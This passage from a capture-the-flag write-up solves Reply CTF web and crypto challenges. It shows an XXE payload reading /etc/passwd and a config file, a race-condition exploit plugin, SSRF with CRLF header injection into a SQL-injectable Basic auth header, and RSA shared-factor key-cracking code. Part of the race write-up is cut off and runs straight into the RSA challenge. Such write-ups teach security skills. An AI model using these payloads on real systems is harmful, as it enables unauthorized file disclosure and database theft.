/cfd82bcb40eef62d2801aaeb74558f9a9f6a7c35/file_upload
-----WebKitFormBoundaryZmlto3dIYU8ofueA
Content-Disposition: form-data; name="submit"
```

POST

```
-----WebKitFormBoundaryZmlto3dIYU8ofueA--
```

So we can see that we actually sent that API endpoint to the server, maybe we can manipulate that somehow later. The next step was actually to change the extension of the filename, changing file.png to file.php showed a lot more helpful output like "you can only upload .png, .jpeg, .jpg, .gif (image types), to upload another file please login in" or something like that, and the API endpoint "/services/perform_login" and the "authorized.xml" file (just the name) were being disclosed in the error message. Changing the "req" parameter from /cfd82bcb40eef62d2801aaeb74558f9a9f6a7c35/file_upload to /services/perform_login and keeping the image resulted in an error saying that "The XML data was invalid". Hearing XML I instantly thought of the XXE attack, testing it with a payload like

```
-----WebKitFormBoundaryZmlto3dIYU8ofueA
```

Content-Disposition: form-data; name="fileToUpload"; filename="file.xml"
Content-Type: application/xml

```
<!DOCTYPE kaibro[
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>&xxe;</root>
```

-----WebKitFormBoundaryZmlto3dIYU8ofueA

Resulted in the /etc/passwd file being shown in the response (can't quite remember if it printed the whole file or just a part).

With the information that we knew, the /var/www/chall300_web/ folder and the authorized.xml file, putting these two together actually got us the flag, as the flag was in the token section of the authorized.xml file

The full request (copied from Burp) that got us the flag:

```
POST /20a78c1c603fec671d4f328203b20289/cfd82bcb40eef62d2801aueb74558f9a9f6a7c35/file_upload.php HTTP/1.1
Host: gamebox1.reply.it
Content-Length: 519
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://gamebox1.reply.it
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZmlto3dIYU8ofueA
User-Agent: Mozilla/5.0 (BlackBerry; U; BlackBerry 9900; en) AppleWebKit/534.11+ (KHTML, like Gecko) Version/7.1.0.346 Mobile Safari/534.11+
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://gamebox1.reply.it/20a78c1c603fec671d4f328203b20289/cfd82bcb40eef62d2801aueb74558f9a9f6a7c35/file_upload.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJfZmxhc2hlcyI6W3siIHQiOlsibWVzc2FnZSI6I5vIGZpbGUgcGFydCJdfV19.EmKG4w.CmxpRzlpwLdVuM5oY7RikHo0crQ;
Connection: close
```

-----WebKitFormBoundaryZmlto3dIYU8ofueA

Content-Disposition: form-data; name="fileToUpload"; filename="pisik.png"
Content-Type: application/xml

```
<!DOCTYPE kaibro[
  <!ENTITY xxe SYSTEM "file:///var/www/chall300_web/authorized.xml">
]>
<root>&xxe;</root>
```

-----WebKitFormBoundaryZmlto3dIYU8ofueA

Content-Disposition: form-data; name="req"

/services/perform_login

-----WebKitFormBoundaryZmlto3dIYU8ofueA

Content-Disposition: form-data; name="submit"

POST

-----WebKitFormBoundaryZmlto3dIYU8ofueA--

12. Race against the (time) machine

Disclaimer: At the time of writing the web write-ups all the challenges were down, so unfortunately I can not show screenshots or server responses.

Race condition and SQLi through SSRF challenge. The challenge made it quite obvious both from the challenge title and from the main page that the main vulnerability was a race condition, although exploiting that did not directly result in us getting a flag. For race conditions I've used this python github repo [andresriancho/race-condition-exploit: Tool to help with the exploitation of web application race conditions](#) and so far it has never disappointed me, now, because there were 2 endpoints that needed to be exploited (login and register) I had to be a little creative when writing the RC plugin. I ended up with a ratio of 25% signups to 75% logins.

This is the reply.py plugin for the mentioned race condition framework

```
import logging
import random

class reply(object):
    user = 'wreckthe%dline' % random.randint(1924669867, 3924669867)
    """
    Just an example, useful for documentation
    """
    def get_host(self):
        """
        :return: The domain/IP address to connect to
        """
        return 'gamebox1.reply.it'

    def get_port(self):
        """
        :return: The port (as integer) to connect to
        """
        return 80

    def use_ssl(self):
        """
        :return: True if we should use SSL to send the request
        """
        return False

    def get_request_str(self):
        """
        :return: The HTTP request to send as a string. Remember, it should be
                 a complete request (with the trailing \n\r if GET) and returned
                 as a string.

                 This request will be sent as-is by the threads, without any
                 modification.
```

The threads will send all the request but the last byte to the remote end, and when all threads are ready the last byte of all requests will be sent

Recommendations:

- * Make sure you respect the HTTP protocol, send \r\n not \n
- * Accept-Encoding: identity
- * Connection: close

"""

if random.randint(1,4)==1:

```
    r1 = 'POST /cad1ff8706b9c1cbe6f2490d51d5e068/race.php?mode=register
HTTP/1.1\r\nHost: gamebox1.reply.it\r\nContent-Length: 69\r\nCache-Control:
max-age=0\r\nUpgrade-Insecure-Requests: 1\r\nOrigin:
http://gamebox1.reply.it\r\nContent-Type: application/x-www-form-urlencoded\r\nUser-Agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36\r\nAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.9\r\nReferer:
http://gamebox1.reply.it/cad1ff8706b9c1cbe6f2490d51d5e068/register.php\r\nAccept-Encoding:
gzip, deflate\r\nAccept-Language: en-US,en;q=0.9\r\nConnection:
close\r\n\r\nname='+self.user+'&pass='+self.user+'&mode=register'
```

else:

```
    r1 = 'POST /cad1ff8706b9c1cbe6f2490d51d5e068/race.php?mode=login
HTTP/1.1\r\nHost: gamebox1.reply.it\r\nContent-Length: 66\r\nCache-Control:
max-age=0\r\nUpgrade-Insecure-Requests: 1\r\nOrigin:
http://gamebox1.reply.it\r\nContent-Type: application/x-www-form-urlencoded\r\nUser-Agent:
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36\r\nAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.9\r\nReferer:
http://gamebox1.reply.it/cad1ff8706b9c1cbe6f2490d51d5e068/login.php\r\nAccept-Encoding:
gzip, deflate\r\nAccept-Language: en-US,en;q=0.9\r\nConnection:
close\r\n\r\nname='+self.user+'&pass='+self.user+'&mode=login'
```

return r1

def analyze_response(self, response_str):

"""

After sending the request, we retrieve the response and send it to this method where the goal is to analyze it and (if possible) tell if the request/exploit was successful

:param response_str: A string with the HTTP response

:return: None, logging is used

"""

```
if 'user locked' not in response_str and 'duplicated' not in response_str and 'user
not found' not in response_str and '<br>You registered... but were you fast enough?' not in
response_str:
```

```
    print(response_str)
```

```
    print(self.user)
```

```
    open('/tmp/flg', 'wb').write(response_str)
```

```
    #print(''.join(response_str.split('\n')[-2:]).strip())
```

```
pass

def end(self):
    pass
```

As we can see, the class obtains a unique user when it is instantiated with a fixed length, and then uses that to race condition the login/signup functionalities.

Running the script a few times it was disappointed not to see a flag pop up, but a redirect to /hof.php and a PHPSESSID cookie set by the server. Normally, we couldn't access the hof.php but with that cookie we could. There is a mention of /hof.php?url=localhost/admin.php in the HTML document and when we go to that URL we can see that some new content gets added into the page. This hints at a SSRF vulnerability. Unfortunately, the URL parameter was heavily filtered and I could not manage the server to point at anything other than / (the index file) or /admin.php. Going to the /admin.php from our browser we can see that it asks for an Authorization (user and password), and when we input the data we can see that access is not allowed from 10.0.3.1 (strange, as that is an internal IP), we try to go to 10.0.3.1 from the ?url parameter but /admin.php gives 404 and / just says Whoops, so no luck there. Then I thought maybe we can inject the Authorization header in the url parameter, as newlines after the admin.php

And indeed, something like /hof.php?url=localhost/admin.php%0d%0aAuthorization:%20Basic%20dGVzdDp0ZXN0%0d%0a turned out to work, as the message was something about wrong username/password but it's not like I expected much with the test:test credentials. After trying admin:admin I had a strange idea to check for SQLi, maybe maybe it'll work. And, it actually worked. Trying to connect as admin:admin' OR 1=1;-- had it say that we were the "admin" user. admin:admin' AND 1=2 UNION SELECT 1,2;-- - returned us the number 1 so we had UNION injection, great. Next step was getting the tables from information_schema.tables and then the columns from information_schema.columns. There was a table flag with a column named flag, so that was pretty straight forward IMO.

The final query was admin:admin' AND 1=1 UNION SELECT flag,2 FROM flag;-- - so that meant that the Authorization header was:

Authorization: Basic
YWRtaW46YWRtaW4nIEFORCAxPTEgVU5JT04gU0VMRUNUIGZsYWcsMiBGUk9NIGZsYWc7LS0g
LQ

Next we had to urlencode it for the SSRF and send the final query string to the hof.php /hof.php?url=localhost/admin.php%0d%0aAuthorization:%20Basic%20YWRtaW46YWRtaW4nIEFORCAxPTEgVU5JT04gU0VMRUNUIGZsYWcsMiBGUk9NIGZsYWc7LS0gLQ%0d%0a

The request (copied from Burp) that got us the flag was:


```

keys = []

for file in os.listdir("."):
    if file.endswith(".pem"):
        key = RSA.importKey(open(file, "r").read())
        keys.append((key.n, file))

print 'loaded keys'

for key1 in keys:
    for key2 in keys:
        if key1 == key2:
            continue
        g = gcd(key1[0], key2[0])
        if g != 1:
            print g, key1[1], key2[1]

print 'done'

```

And we have found one such pair!

1015155878909680562221398235963073566637283630099630019001448387633204489019244877
79674480440155923441382609427147757405426275639300730176330404577896657160551198158
2575171708926364520591552379670494655116847883518581699106610444663 key15088.pem
key19440.pem

The number is the common factor and the next two are the keys

When trying to decrypt msg15088 we got some garbage as the output, but msg19440 decrypted with its respective key got us the flag.

```

import math
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP
import os
import base64
from gmpy2 import invert, mpz, gcd

key = RSA.importKey(open('./keys/key19440.pem', 'rb').read())
N = key.n
p =
10151558789096805622213982359630735666372836300996300190014483876332044890192448777
96744804401559234413826094271477574054262756393007301763304045778966571605511981582
575171708926364520591552379670494655116847883518581699106610444663
assert(N%p==0)

```



```
q = N/p

e = 65537
d = int(invert(mpz(e), mpz((p-1)*(q-1))))

key = RSA.construct([N,e,d])
cipher = PKCS1_OAEP.new(key)

flag = base64.b64decode(open('./msgs/msgs19440.enc','rb').read())
print cipher.decrypt(flag)
```

Flag: {FLG:sh4r1ng_s3cr3ts_w34k3ns_th3m}